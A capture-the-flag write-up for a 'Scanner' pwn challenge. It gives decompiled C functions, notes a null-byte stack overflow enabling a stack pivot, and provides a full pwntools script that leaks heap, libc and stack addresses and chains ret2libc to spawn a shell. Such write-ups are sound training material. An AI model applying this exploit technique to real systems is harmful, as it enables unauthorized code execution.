
# Scanner

1) Checked security




2) Decompiled the code

```
void main(void)

{
  int iVar1;
  undefined4 uVar2;
  char local_1018 [4096];
  void *local_18;
  undefined4 local_10;
  undefined4 local_c;

  setup();
  local_c = 0;
  local_10 = 0;
  local_18 = (void *)0x0;
  memset(local_1018,0,0x1000);
  while( true ) {
    while( true ) {
      while (iVar1 = menu(), iVar1 == 3) {
        read_parameters(&local_c,&local_18,&local_10);
        uVar2 = run_scanner(local_c,local_1018,0x1000,local_18,local_10);
        print_scanner_output(uVar2);
        free(local_18);
        local_18 = (void *)0x0;
      }
      if (3 < iVar1) goto LAB_0010192c;
      if (iVar1 != 2) break;
      read_parameters(&local_c,&local_18,&local_10);
      run_performance_test(local_c,local_1018,0x1000,local_18,local_10);
      free(local_18);
      local_18 = (void *)0x0;
    }
    if (2 < iVar1) break;
```

```
    if (iVar1 == 0) {
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    if (iVar1 != 1) break;
    printf("Enter new buffer: ");
    fgets(local_1018,0x1000,stdin);
  }
LAB_0010192c:
  puts("Invalid option!");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

i) This is the main function, it creates a buffer for the scanner to use, then it clears it contents with memset

ii) It then shows the menu and gives us option to fill the buffer and to run the scanner or performance test

```
undefined4 menu(void)

{
  undefined4 local_c;

  local_c = 0xffffffff;
  puts("1. Update buffer");
  puts("2. Test scanner\'s performance");
  puts("3. Run scanner");
  puts("0. Exit");
  printf("> ");
  __isoc99_scanf(&DAT_00102155,&local_c);
  getchar();
  return local_c;
}
```

i) This is the menu function, it prints the menu and gets out input

```
void read_parameters(undefined4 *param_1,void **param_2,uint *param_3)

{
  int iVar1;
  undefined4 uVar2;
  void *pvVar3;
  undefined local_18 [16];

  memset(local_18,0,0x10);
  printf("Enter parameters: ");
  iVar1 = __isoc99_scanf("%16s %u",local_18,param_3);
  if (iVar1 != 2) {
    puts("Invalid parameters!");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  getchar();
  uVar2 = get_scanner_index(local_18);
  *param_1 = uVar2;
```

```
  if (0x1000 < *param_3) {
    puts("Data is too large!");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  pvVar3 = malloc((ulong)*param_3);
  *param_2 = pvVar3;
  fread(*param_2,(ulong)*param_3,1,stdin);
  getchar();
  return;
}
```

i) The read parameters function reads the scanner name, size of data and data
ii) By giving full 16 byte string input, we are able to overwrite the last byte of rbp into null causing a stack pivot

```
void print_scanner_output(uint param_1)

{
  if ((int)param_1 < 0) {
    puts("Not found!");
  }
  else {
    printf("Found at i=%d\n",(ulong)param_1);
  }
  return;
}
```

i) This function prints the output of the scanner

```
uint get_scanner_index(char *param_1)

{
  int iVar1;
  uint local_c;

  local_c = 0;
  while( true ) {
    if (2 < local_c) {
      return 0xffffffff;
    }
    iVar1 = strncmp(&UNK_00103028 + (long)(int)local_c * 0x18,param_1,0x10);
    if (iVar1 == 0) break;
    local_c = local_c + 1;
  }
  return local_c;
}
```

i) This function searches the scanner function based on the input string
ii) The options are naive1, naive2, mmemm

```
void run_performance_test
               (undefined4 param_1,undefined8 param_2,undefined8
param_3,undefined8 param_4,
               undefined8 param_5)

{
  undefined4 uVar1;
  ulong local_30;
  double local_28;
  clock_t local_20;
  clock_t local_18;
  ulong local_10;

  local_30 = 0;
  printf("Enter number of iterations: ");
  __isoc99_scanf(&DAT_001020d0,&local_30);
  getchar();
  if (local_30 == 0) {
    puts("Invalid number of iterations!");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  local_18 = clock();
  for (local_10 = 0; local_10 < local_30; local_10 = local_10 + 1) {
    run_scanner(param_1,param_2,param_3,param_4,param_5);
  }
  local_20 = clock();
  printf("Output: ");
  uVar1 = run_scanner(param_1,param_2,param_3,param_4,param_5);
  print_scanner_output(uVar1);
  local_28 = (double)(local_20 - local_18) / 1000000.0;
  printf("Total time: %lf\n",local_28);
  return;
}
```

i) This function is used to test time of the scanners

```
void run_scanner(uint param_1,long param_2,ulong param_3,long param_4,ulong
param_5)

{
  if (((int)param_1 < 0) || (2 < param_1)) {
    puts("Invalid scanner!");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  if ((param_2 != 0) && (param_4 != 0)) {
    if (param_3 < param_5) {
      puts("Search data is larger than the buffer!");
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
    (**(code **)(&scanners + (long)(int)param_1 * 0x18))
(param_2,param_3,param_4,param_5);
    return;
  }
  puts("Invalid data buffers!");
```

```
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

```
int scanner_naive1(long param_1,undefined8 param_2,char *param_3,ulong param_4)

{
  bool bVar1;
  int local_14;
  int local_c;

  local_c = 0;
  do {
    if (0xfff < local_c) {
      return -1;
    }
    if (*(char *)(param_1 + local_c) == *param_3) {
      bVar1 = true;
      for (local_14 = 1; (ulong)(long)local_14 < param_4; local_14 = local_14 +
1) {
        if (*(char *)(param_1 + (local_14 + local_c)) != param_3[local_14]) {
          bVar1 = false;
          break;
        }
      }
      if (bVar1) {
        return local_c;
      }
    }
    local_c = local_c + 1;
  } while( true );
}
```

```
int scanner_naive2(long param_1,undefined8 param_2,char *param_3,size_t
param_4)

{
  int iVar1;
  int local_c;

  local_c = 0;
  while( true ) {
    if (0xfff < local_c) {
      return -1;
    }
    if ((*(char *)(param_1 + local_c) == *param_3) &&
       (iVar1 = memcmp((void *)(local_c + param_1),param_3,param_4), iVar1 ==
0)) break;
    local_c = local_c + 1;
  }
```

```
  return local_c;
}
```

```
long scanner_memmem(void *param_1,size_t param_2,void *param_3,size_t param_4)

{
  void *pvVar1;
  long lVar2;

  pvVar1 = memmem(param_1,param_2,param_3,param_4);
  if (pvVar1 == (void *)0x0) {
    lVar2 = 0xffffffff;
  }
  else {
    lVar2 = (long)pvVar1 - (long)param_1;
  }
  return lVar2;
}
```

3) Solve

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./scanner")
libc = ELF("libc.so.6")
ld = ELF("ld-2.31.so")
context.binary = exe

# io = gdb.debug(exe.path, '', api=True)
io = process(exe.path)
# io = remote('94.237.53.122', 39169)

io.sendlineafter(b'> ', b'1')
io.sendafter(b': ', b'a'*4088+b'xxxxxxx')

sleep(1)
# leak addresses
heap_leak = b''
for i in range(8):
    for b in range(255):
        io.sendlineafter(b'> ', b'3')
        io.sendlineafter(b': ', f'naive2 {9+i}'.encode())
        io.sendline(b'xxxxxxx\x00'+heap_leak+bytes([b]))
        print(f"\033[2KTrying: {heap_leak+bytes([b])}", end="\r")
        if b'i=' in io.recvline():
            heap_leak += bytes([b])
            break
heap_address = unpack(heap_leak, 'all')
print(f"\033[2KLeaked Heap: {hex(heap_address)}")
```

```
sleep(1)
libc_leak = b''
for i in range(8):
    for b in range(255):
        io.sendlineafter(b'> ', b'3')
        io.sendlineafter(b': ', f'naive2 {33+i}'.encode())
        io.sendline(b'xxxxxxx\x00'+b'\xc0'+heap_leak[1:]+p32(33+i)
+p32(1)+p64(0)+libc_leak+bytes([b]))
        print(f"\033[2KTrying: {libc_leak+bytes([b])}", end="\r")
        if b'i=' in io.recvline():
            libc_leak += bytes([b])
            break
    else:
        libc_leak += b'\xff'
libc.address = unpack(libc_leak, 'all')-0x24083
print(f"\033[2KLeaked Libc: {hex(libc.address)}")

sleep(1)
stack_leak = b''
for i in range(8):
    for b in range(255):
        io.sendlineafter(b'> ', b'3')
        io.sendlineafter(b': ', f'naive2 {49+i}'.encode())
        io.sendline(b'xxxxxxx\x00'+b'\xf0'+heap_leak[1:]+p32(49+i)
+p32(1)+p64(0)+libc_leak+p64(libc.address+0x221620)+stack_leak+bytes([b]))
        print(f"\033[2KTrying: {stack_leak+bytes([b])}", end="\r")
        if b'i=' in io.recvline():
            stack_leak += bytes([b])
            break
    else:
        stack_leak += b'\xff'
stack_address = unpack(stack_leak, 'all')-0xf8
print(f"\033[2KLeaked Stack: {hex(stack_address)}")

# forge parameters
sleep(1)
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'a'*(4096-stack_address%256)+p64(heap_address)
+p32(0)+p32(1)+p64(0)+libc_leak+p64(libc.address+0x221620))
print("Forging parameters...")

# pivot stack
sleep(1)
io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'xxxxxxxxxxxxxxxx 10')
io.sendline(b'x'*10)
print("Pivoting the stack...")

# ret2libc
sleep(1)
rop = ROP(libc)
rop.raw(p64(libc.address+0x630a9)*20)
rop.execve(next(libc.search(b'/bin/sh\x00')), 0, 0)

print("Getting the shell...")
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', rop.chain())
```

```
io.interactive()
```

5) Flag